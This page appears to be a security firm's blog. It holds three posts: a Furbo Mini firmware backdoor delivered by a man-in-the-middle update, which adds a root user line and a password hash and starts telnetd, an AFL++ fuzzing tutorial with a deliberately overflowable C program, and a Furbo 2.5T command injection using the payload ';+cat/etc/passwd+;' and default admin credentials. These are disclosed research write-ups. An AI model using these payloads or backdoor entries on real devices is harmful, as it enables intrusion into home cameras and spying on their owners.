SOMERSET RECON

Security Analysis and Reverse-Engineering

Hacking the Furbo Dog Camera: Part III Fun with Firmware

We're back with another entry in our Furbo hacking escapade! In our last post we mentioned we were taking a look at the then recently released Furbo Mini device and we are finally getting around to writing about what we found.

Background


Some time in the fall of 2021 we got a notification that Furbo was releasing a new product called the Furbo Mini. Having not gotten much of a response from Furbo regarding our previously discovered vulnerabilities, we were curious to see if either of them could be used to exploit the Mini.

Upon receiving a couple of devices, we setup and configured one and ran a port scan to see what we had to work with. Unlike the other devices, our port scan found no listening services on the device, greatly eliminating a remote attack service. However, we weren't ready to admit defeat just yet.

Vulnerability Hunting

We tore down the Mini device and found that they had moved from an Ambarella SoC found in version 2 and 2.5T to an Augentix SoC.

After probing some of the test points on the main PCB, we found UART enabled similarly to the previous devices. After utilizing an FTDI and attaching to the UART pins, we were presented with a login prompt which we did not have the credentials for. When rebooting the device the bootlogs indicated that the device was using uboot (instead of amboot on the Ambarella based devices). Pressing any key during the boot process allowed us to interrupt and enter a uboot shell. We modified the uboot boot parameters to change the init value to be /bin/sh, which dropped us into a root shell upon booting.



After obtaining a root shell on the Furbo Mini device via UART, we noticed that the filesystem was read-only. The bootlogs showed that the device used a SquashFS for its root filesystem, which is read-only. This means we can't simply add a new user to the device from our UART shell. When modifying the init parameters to be init=/bin/sh the Furbo was not functioning fully as all the Furbo libraries and features were not started. Ultimately we wanted root access on a fully initialized device so we began to investigate the firmware update process.


The device downloads firmware from a publicly accessible S3 bucket with listing enabled allowing us to view everything hosted in the bucket. Upon initial reverse engineering of the firmware update process it did not appear that the Furbo Mini was doing digital signature checking of the firmware. Additionally, by monitoring UART we could see the curl command used to download the firmware from the S3 bucket. The command used the -k option which skips certificate verification and allows for insecure TLS connections. We wrote a custom python HTTPS server, created a self-signed certificate, configured our local router with a DNS entry to resolve the S3 bucket address to one of our laptops, and supplied the firmware image to the device we wanted to update. This allowed us to verify that we could indeed get the device to download firmware from a host we control, and allowed us to work out exact expected responses.

The device has two different slots it can boot from. After the update, the device was booting from Slot B. From uboot, we switched the device back to Slot A to get it to boot with the out of date firmware version, allowing us to retest the update process. The next step was to modify the firmware to allow remote access after the update.

Exploitation

To exploit the Furbo Mini we needed to extract the firmware files and repackage the firmware with a backdoor installed to achieve remote code execution (RCE). The firmware file was an SWU file that could be downloaded directly from the S3 bucket. The firmware file contained a few layers. The first was extracted using the cpio command.

The rootfs.cpio.uboot.bin file was a UBI image. We used the ubireader tools (https://github.com/jrspruitt/ubi_reader) to extract the contents.




This left us with the SqaushFS file, which was extracted with the unsquashfs command.


As with any good challenge, we are greeted with a file named "THIS_IS_NOT_YOUR_ROOT_FILESYSTEM". Challenge accepted! We decided to modify the firmware and add a new user ("user") by changing the /etc/shadow and /etc/passwd files. The "user:x:0:0:root:/root:/bin/sh" string was added to /etc/passwd and "user:1TRFAGWPb$xwzaBH19Er5xEdJatZVwO0:10933:0:99999:7:::" was added to /etc/shadow.

Additional analysis of the firmware showed us that the device could be put into developer mode which enables telnet and another custom binary called unicorn. The unicorn binary itself was very interesting and will be the subject of another blog post. For our purposes we wanted telnet for an easy remote connection after the update. We modified an init script to start telnetd and then repackaged the firmware.


The SquashFS file was rebuilt with the mksquashfs command.




The next trick was padding the firmware file to match the size of the prior firmware file. Notice that the files have a different size below.




We wrote a small python script to pad the new SquashFS with the correct amount of data.




Next we re-wrapped the squashfs onto a UBI block with the ubinize tool. To get this step correct we needed to check the GD5F2GQ5xExxH NAND flash datasheet (https://www.gigadevice.com/datasheet/gd5f2gq5xexxh/) to find the block size (128KiB) and page size (2048 bytes).



The last step was to repackage the SWU file with our modified rootfs in the correct order. We used a small bash script to accomplish this.



With the modified file matching the format of the original, we spun up our python server running with our self-signed certificate, and attempted another firmware update. After waiting for the update process to complete, we attempted to login to the device via telnet using the credentials we added and it worked!



The result demonstrates that any Furbo Mini can be compromised with an active man-in-the-middle attack and a specially crafted firmware file. This could result in an attacker viewing the camera feed, listening to audio, stealing WiFi credentials, transmitting malicious audio or tossing treats.

Disclosure and Timeline

Similar to our last Furbo 2.5T vulnerabilities, we have disclosed the Furbo Mini vulnerabilities to Furbo but the devices still remain vulnerable and unpatched.

Event	Date
Purchased Furbo Mini	10/2/2021
Successfully backdoored firmware	10/7/2021
Attempted to contact furbo to disclose issues	10/8/2021

Posted on December 8, 2022 by Jared French and tagged #firmware exploitation #furbo update mitm.

Fuzzing for CVEs Part I (Local Targets)

Overview

In the context of cybersecurity, zero-day vulnerabilities are defined as undisclosed weaknesses in software, hardware, or firmware that can be utilized by malicious attackers to take advantage of a system [1]. Finding zero-day vulnerabilities can be the most fulfilling and frustrating task presented to security personnel and developers across all industries. The race to find zero-day vulnerabilities is crucial to the success of an organization in preventing data breaches and cybercrime.

Fuzzing is the process of identifying bugs and vulnerabilities by sending unexpected and malformed input to the target. For example, if a developer created a tool that transformed all uppercase characters in a body of text to lowercase characters, the fuzzing process would include sending numbers or special characters to the developer's tool in an attempt to crash the program. The numbers and characters in this scenario represent unexpected data provided to the program that the developer may not have anticipated.

The fuzzing process described in the following sections was used to discover CVE-2022-41220, CVE-2022-36752, CVE-2022-34913, and CVE-2022-34556. This process is repeatable at a large scale and can be employed by software developers and security researchers to quickly discover hidden flaws in a system.

CVE Number	Description
CVE-2022-41220	md2roff 1.9 contains a stack-based buffer overflow via a Markdown file
CVE-2022-36752	png2webp v1.0.4 was discovered to contain an out-of-bounds write via the function w2p
CVE-2022-34913	md2roff 1.7 contains a stack-based buffer overflow via a Markdown file containing a large number of consecutive characters to be processed
CVE-2022-34556	PicoC v3.2.2 was discovered to contain a NULL pointer dereference at variable.c

Prerequisites

- Basic C Programming and Compilation
- Basic Linux Command Line Tools
- Basic Understanding of Buffer Overflows
- Basic Understanding of the Stack and Heap

Disclosure and Disclaimer

The vulnerabilities discussed in this post were disclosed to the respective security teams. This post was intended for developers and security researchers who are interested in identifying vulnerabilities within applications and is for **educational purposes only**.

Fuzzing Process Overview

The process of fuzzing local programs varies from fuzzing remote programs. A local program is defined as a program that does not receive input over a network connection, and a remote program is a program that receives input from a network connection. An example of a local program would be the Linux 'ls' command, and a remote program would be the 'apache2' http server.


When we are fuzzing local programs we can quickly provide input to the program via stdin and send a large amount of test cases without being concerned about packet loss, rate limiting, and other remote connectivity issues. When using a local program, there can be various entry points into the program where a user can provide necessary information to carry out a particular task.

Let's take a look at a vulnerable C program that takes input from the command line.

```
#include <stdio.h>

int main( int argc, char *argv[] )  {

   char buf[40];
   if (argc == 1){
     printf("Program name %s\n", argv[0]);
   }
   else if( argc == 2 ) {
      printf("The second argument given to the program is %s\n",
argv[1]);
   }
   else if( argc > 2 && argc < 4){
      strcpy(buf, argv[2]);
   }
   else {
      printf("One argument expected.\n");
   }
}
```




Looking at our rudimentary C program we can verify that we have 1 program, four entry points (or 'targets'), and an infinite amount of data (or 'test cases') we can provide to each target. As bug hunters, we need a repeatable methodology for discovering flaws in our software that resembles the following process:

1. **Target identification**- Identify all entry points into the program.
2. **Fuzzing**- Send test cases to each target in an attempt to crash the program.
3. **Triage**- Run each test case that successfully crashed the program and determine if it is a security vulnerability.

Given the endless array of possible test cases we could provide each target, it would be nice to automate the fuzzing process with a tool that can generate a large number of test cases for each target and subsequently modify each test case depending on how the program reacts to a particular subset of data. A popular open source tool that was created for this very scenario is called AFL++.

AFL++


At its core, AFL++ is a fuzzer that generates input based on an initial test case given to it by a user. The generated input is subsequently fed into a target software program. As AFL++ learns more about the program, it mutates the input to better identify bugs with the goal of crashing the program by making it exhibit unexpected behavior. We highly recommend checking out their Github for more details on how this works. The entire process from compilation of a target using instrumentation to inciting a crash can be seen below:



AFL++ is the successor to AFL, which was originally developed by Michał Zalewski at Google. This quick overview is quite an oversimplification of the tool's full capabilities. The important bits of information required to fuzz programs with AFL++ are:

1. **Compilation using instrumentation.**
2. **Creating inputs.**
3. **Fuzzing the program and triaging crashes.**


If you are running Kali Linux, AFL++ can be installed using the APT package manager.



Once AFL++ is installed, the process of fuzzing a binary can be fairly simple. We only need to complete a few steps to get AFL++ started.

Discovering CVE-2022-34913 With AFL++

First, we can download the md2roff tool (version 1.7) from GitHub onto our local machine and browse to the folder containing the source code and Makefile. The md2roff tool is written in C and can be compiled to produce an executable. AFL++ includes a special clang compiler used for instrumentation. Instrumentation is the process of adding code, variables, and symbols to the program to help AFL++ better identify the program flow and produce a crash. AFL++ instrumentation is not limited to compilation alone, and can be used in binary-only mode to instrument binaries. Typically the $(CC) variable is used in Makefiles to specify which compiler to use. Let's point the 'CC' environmental variable to the location of our 'afl-clang-fast' compiler. Once we have verified this variable is set, we can run the 'make' command to compile the source code.




Creating Input and Output Directories

AFL++ requires two folders before it can get started. The first folder will contain our sample input (test cases), and the second will be an output directory where AFL++ will write the fuzzing results.

Our input folder needs to contain a test case that will be utilized and modified by AFL++. If we want to fuzz md2roff's markdown processing functionality, our input directory must have a sample markdown file with primitive contents. This file serves as a 'base case' of what program input should resemble.

Once we have verified our sample input we can start AFL++ by using the 'afl-fuzz' command:




afl-fuzz– The AFL++ command used to fuzz a binary.

- **-i input**– The input directory containing our base case.
- **-o output**– The output directory that AFL++ will write our results to.

- **./md2roff-** The name of the program we want to start with any applicable flags.
- **@@–** This syntax tells AFL++ that the input is coming from a file instead of stdin.

AFL++ Fuzzing

Once AFL++ has initialized, it will continue fuzzing the program with mutated input until you decide to stop it.




The important sections from the interface are 'saved crashes' and 'exec speed'. 'Exec Speed' will show us how fast AFL++ is able to generate new input and fuzz the program. 'Saved Crashes' shows us the number of unique crashes the fuzzer was able produce.

It looks like AFL++ discovered a few crashes! Let's investigate the input that was used to produce the crash. The output/default/crashes directory will contain a file for each unique crash that was generated.

```
┌──(kali㉿kali)-[~/projects/fuzzing/md2roff]
└─$ ls output/default/crashes
id:000000,sig:11,src:000000,time:4046,execs:16415,op:havoc,rep:16
id:000001,sig:11,src:000159,time:21959,execs:89126,op:havoc,rep:2
id:000002,sig:11,src:000159,time:22055,execs:89501,op:havoc,rep:8
id:000003,sig:11,src:000159,time:23755,execs:96304,op:havoc,rep:16
id:000004,sig:11,src:000159,time:27777,execs:112378,op:havoc,rep:8
id:000005,sig:11,src:000100+000282,time:30019,execs:121163,op:splice,rep:2
id:000006,sig:11,src:000112+000280,time:30929,execs:124790,op:splice,rep:2
id:000007,sig:11,src:000112+000280,time:30938,execs:124814,op:splice,rep:4
id:000008,sig:11,src:000288,time:31390,execs:126649,op:havoc,rep:4
id:000009,sig:11,src:000147+000291,time:31792,execs:128218,op:splice,rep:2
id:000010,sig:11,src:000147+000291,time:31794,execs:128224,op:splice,rep:2
id:000011,sig:11,src:000147+000291,time:31797,execs:128234,op:splice,rep:4
id:000012,sig:11,src:000147+000291,time:31800,execs:128240,op:splice,rep:4
id:000013,sig:11,src:000147+000291,time:31813,execs:128286,op:splice,rep:4
id:000014,sig:11,src:000262+000291,time:32104,execs:129435,op:splice,rep:2
id:000015,sig:11,src:000262+000291,time:32112,execs:129457,op:splice,rep:2
id:000016,sig:11,src:000220+000291,time:39229,execs:158590,op:splice,rep:2
id:000017,sig:11,src:000220+000291,time:39234,execs:158607,op:splice,rep:8
id:000018,sig:11,src:000330+000285,time:48413,execs:196275,op:splice,rep:4
id:000019,sig:11,src:000330+000285,time:48435,execs:196361,op:splice,rep:8
id:000020,sig:11,src:000330+000285,time:48593,execs:196956,op:splice,rep:4
id:000021,sig:11,src:000330+000285,time:48756,execs:197586,op:splice,rep:8
id:000022,sig:11,src:000233+000343,time:59661,execs:242135,op:splice,rep:2
id:000023,sig:11,src:000175+000291,time:59795,execs:242670,op:splice,rep:4
id:000024,sig:11,src:000175+000291,time:59803,execs:242694,op:splice,rep:4
id:000025,sig:11,src:000374+000279,time:71097,execs:288340,op:splice,rep:2
```

There are plenty of crashes in the output folder to triage. Let's take a look inside one of them:



It seems like one of the files that produced a crash was a massive buffer of 1's.

Reproducing the Crash

We can generate a markdown document with identical input to the crash file seen in the 'output/default/crashes directory' using python3:

```
└─$ python3 -c 'print('1'*550)' > vuln.md
```

To confirm the crash, execute the md2roff program with the markdown file as the input:

It looks like the program segfaults when trying to process our large buffer of 1's. At a minimum, we have a denial of service condition. We can attach GDB to our program and run md2roff a second time to see if we have altered the control flow and overwritten the return address.

Success! The stack was successfully smashed by our buffer of 1's. From this point forward we could put together an exploit using a binary exploitation technique such as ret2libc or ROP chaining. This would allow an attacker to compromise a victims computer if a malicious file was opened with the md2roff tool.

There are many other fuzzers such as honggfuzz, Boofuzz, Libfuzzer, Syzkaller, and go-fuzz that can assist developers and researchers in tailoring their fuzzing process to the type of software being tested. Implementing fuzz testing early in the development cycle can greatly reduce an organization's exposure to zero-day vulnerabilities and prevent cybercriminals from taking advantage of unintended software flaws.

Citations

"Zero-day (computing)." *Wikipedia*, https://en.wikipedia.org/wiki/Zero-day_(computing).

Posted on October 17, 2022 by Josiah Bryan and tagged #cve-2022-41220 #cve-2022-34556 #cve-2022-34913 #cve-2022-36752 #fuzzing #afl #zero-day.


♡ 4 Likes | Share

Hacking the Furbo Dog Camera: Part II

As mentioned in our previous post, Part II is a continuation of our research sparked by changes found in the revised Furbo 2.5T devices. This post specifically covers a command injection vulnerability (CVE-2021-32452) discovered in the HTTP server running on the Furbo 2.5T devices. If you happened to watch our talk at the LayerOne conference, you may have already seen this in action!


Background


After purchasing an additional Furbo to test a finalized version of our RTSP exploit on a new, unmodified Furbo, we found that our RTSP exploit wasn't working. The RTSP service still appeared to be crashing, however it was not restarting so our strategy of brute-forcing the libc base address was no longer valid. After running an nmap scan targeting the new device we quickly realized something was different.



This Furbo had telnet and a web server listening. Physical inspection of the device revealed that the model number was 2.5T vs 2.

We disassembled the new Furbo and while there were some slight hardware differences, we were still able to get a root shell via UART in the same manner as the Furbo 2.






We decided to take a look at the web server first to see what functionality it included.

Web Server Reverse Engineering

Browsing to the IP of the Furbo presented us with an Authentication Required window. Observing the request indicated that the server was utilizing Digest Authentication, which was confirmed by looking at the server configuration.



The following is a snippet from **/etc/lighttpd/lighttpd.conf**:

```
...
auth.debug = 0
auth.backend = "htdigest"
auth.backend.htdigest.userfile = "/etc/lighttpd/webpass.txt"

auth.require = ( "/" =>
  (
  "method" => "digest",
  "realm" => "ambarella",
  "require" => "valid-user"
  )
)
...
```


And the contents of **/etc/lighttpd/webpass.txt**:

```
admin:ycam.com:913fd17138fb6298ccf77d3853ddcf9f
```


We were able to quickly determine that the hashed value above is **admin** by utilizing the formula HASH = MD5(username:realm:password).

```
$ echo -ne "admin:ycam.com:admin" | md5
913fd17138fb6298ccf77d3853ddcf9f
```


However, when entering the credentials **admin:admin** we were still met with an Access Denied response. If you have a keen eye you may have noticed that the **realm** specified in the lighttpd.conf file is different from that specified in the webpass.txt file. This mismatch was preventing the authentication from succeeding. After some additional testing, we found that we could intercept the server response and modify the realm the Furbo was sending to the browser to create the Digest Authentication header. Intercepting the response and setting the realm to **ycam.com** allowed us to successfully authenticate to the web server.



Note the browser prompt displays **ycam.com** after we modified the response in Burp Suite. After entering the username and password we had access to the web server.



Once we were able to interact with the web application, observing some requests in burp immediately revealed some interesting responses. The web application was utilizing a CGI executable, **ldc.cgi**, which appeared to be taking multiple parameters and inserting them into a command, **/usr/local/bin/test_ldc**, which then gets executed on the Furbo.



This looked like a good candidate for command injection and after a few more tests, we found our suspicions were correct! We attempted to inject **cat /etc/passwd** into various parameters.


As seen above, a payload of **;+cat/etc/passwd+;** in the **X** parameter was injected into the **/usr/local/bin/test_ldc** command and the results were included in the response! The web server was also running as **root**, so we had code execution as root on the new Furbo. The **mode**, **X**, **Y**, **zoom_num**, **zoom_denum**, **pano_h_fov** parameters were all vulnerable. This exploit is much more reliable than the RTSP buffer overflow as it does not involve memory corruption and the web server does not crash.

After confirming via dynamic testing, we grabbed the **ldc.cgi** executable off of the Furbo and popped it into Ghidra to see exactly what was happening under the hood.

The above snippet shows the various parameters we observed being retrieved and stored in variables, which then are used to build the **cmd** variable via the first **snprintf()** call. No sanitization is performed on any of the values received from the HTTP request. The **cmd** variable is then passed directly to a **system()** call seen at the bottom of the screen shot.

We created a python script that calculates the Authorization Digest header using the proper realm to automate the command injection and retrieval of results:

We also turned the exploit into a metasploit module:



Both scripts can be found on our GitHub page!

Disclosure

Event	Date
Vulnerability discovered	03/12/2021
Vulnerability PoC	03/12/2021

Attempt to contact Ambarella via LinkedIn, web form, and email	3/17/2021
Attempt to re-establish contact with Tomofun	3/19/2021
Attempt to contact Ambarella via web form	4/26/2021
Applied for CVE	5/6/2021
Presented at LayerOne	5/29/2021
Assigned CVE-2021-32452	10/6/2021
Publish Blog Post	10/12/2021

Conclusion

The command injection vulnerability allows for consistent, reliable exploitation as it does not involve memory corruption like the RTSP buffer overflow which proved more difficult to exploit. We suspect that the command injection vulnerability may also be present in other devices that utilize Ambarella chipsets with the lighttpd server enabled. We would love to hear from you if you successfully test this on your devices!

Lastly, we've recently got our hands on the newly released Furbo Mini Cam, which saw some hardware changes including a new SoC. Stay tuned for our next post!

Posted on October 12, 2021 by Jared French.

Hacking the Furbo Dog Camera: Part I

